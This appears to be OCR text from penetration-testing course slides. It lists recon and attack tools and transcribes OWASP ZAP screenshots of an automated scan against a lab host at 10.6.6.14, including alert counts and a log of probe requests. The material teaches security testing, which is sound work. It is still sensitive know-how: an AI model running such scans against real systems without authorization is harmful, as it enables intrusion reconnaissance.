
SpriderFoot







Websploit VMs






OWASP ZAP



Untitled Session - ZAP 2.16.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
http://10.6.6.14
GET:*
**
GET:*,
...
.git
GET:/
GET:/(page
GET:READM
Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://10.6.6.14/
Select...
Use traditional spider:
Use ajax spider:
If Modern
with
Firefox Headless
Attack
Stop
Progress:
Attack complete - see the Alerts tab for details of any issues found
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.
Alerts (31)
Open Redirect (641)
Absence of Anti-CSRF Tokens (51)
Application Error Disclosure (254)
Content Security Policy (CSP) Header Not Set (1057)
Directory Browsing (237)
HTTP to HTTPS Insecure Transition in Form Post (3)
Hidden File Found (2)
Missing Anti-clickjacking Header (580)
Vulnerable JS Library (4)
Application Error Disclosure (23)
Alerts 1 8 12 10 Main Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.16.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
http://10.6.6.14
GET:*
**
GET:*,
...
.git
GET:/
GET:/(page
GET:READM
Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://10.6.6.14/
Select...
Use traditional spider:
Use ajax spider:
If Modern
with
Firefox Headless
Attack
Stop
Progress:
Attack complete - see the Alerts tab for details of any issues found
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
New Scan
Progress:
0: http://10.6.6.14/
100%
Current Scans: 0
Num Requests: 226
New Alerts: 14
Export
Sent Messages
Filtered Messages
ID
Req. Timestamp
Resp. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
4,664 2/7/25, 3:37:12 AM 2/7/25, 3:37:12 AM GET http://10.6.6.14/var/www/mutillidae./includes/46... 404 Not Found 1 ms 160 bytes 324 bytes
4,666 2/7/25, 3:37:12 AM 2/7/25, 3:37:12 AM GET http://10.6.6.14/webservices/714485833643420... 404 Not Found 0 ms 160 bytes 307 bytes
4,668 2/7/25, 3:37:12 AM 2/7/25, 3:37:12 AM GET http://10.6.6.14/webservices/rest/231051832012... 404 Not Found 1 ms 160 bytes 312 bytes
4,670 2/7/25, 3:37:12 AM 2/7/25, 3:37:12 AM GET http://10.6.6.14/webservices/soap/43235973448... 404 Not Found 4 ms 160 bytes 312 bytes
4,672 2/7/25, 3:37:12 AM 2/7/25, 3:37:12 AM GET http://10.6.6.14/xampp/8631705953628617617 404 Not Found 2 ms 160 bytes 297 bytes
4,674 2/7/25, 3:37:12 AM 2/7/25, 3:37:12 AM GET http://10.6.6.14/xampp/htdocs/92124401732070... 404 Not Found 2 ms 160 bytes 304 bytes
4,676 2/7/25, 3:37:12 AM 2/7/25, 3:37:12 AM GET http://10.6.6.14/xampp/htdocs/mutillidae/31268... 404 Not Found 3 ms 160 bytes 315 bytes
4,678 2/7/25, 3:37:13 AM 2/7/25, 3:37:13 AM GET http://10.6.6.14/WEB-INF/web.xml 404 Not Found 1 ms 160 bytes 287 bytes
4,679 2/7/25, 3:37:13 AM 2/7/25, 3:37:13 AM GET http://10.6.6.14/WEB-INF/applicationContext.xml 404 Not Found 2 ms 160 bytes 302 bytes
Alerts 1 8 12 10 Main Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0 0 0 0


Wappalyzer



Gobuster



Metasploit Framework (MSF)



Nmap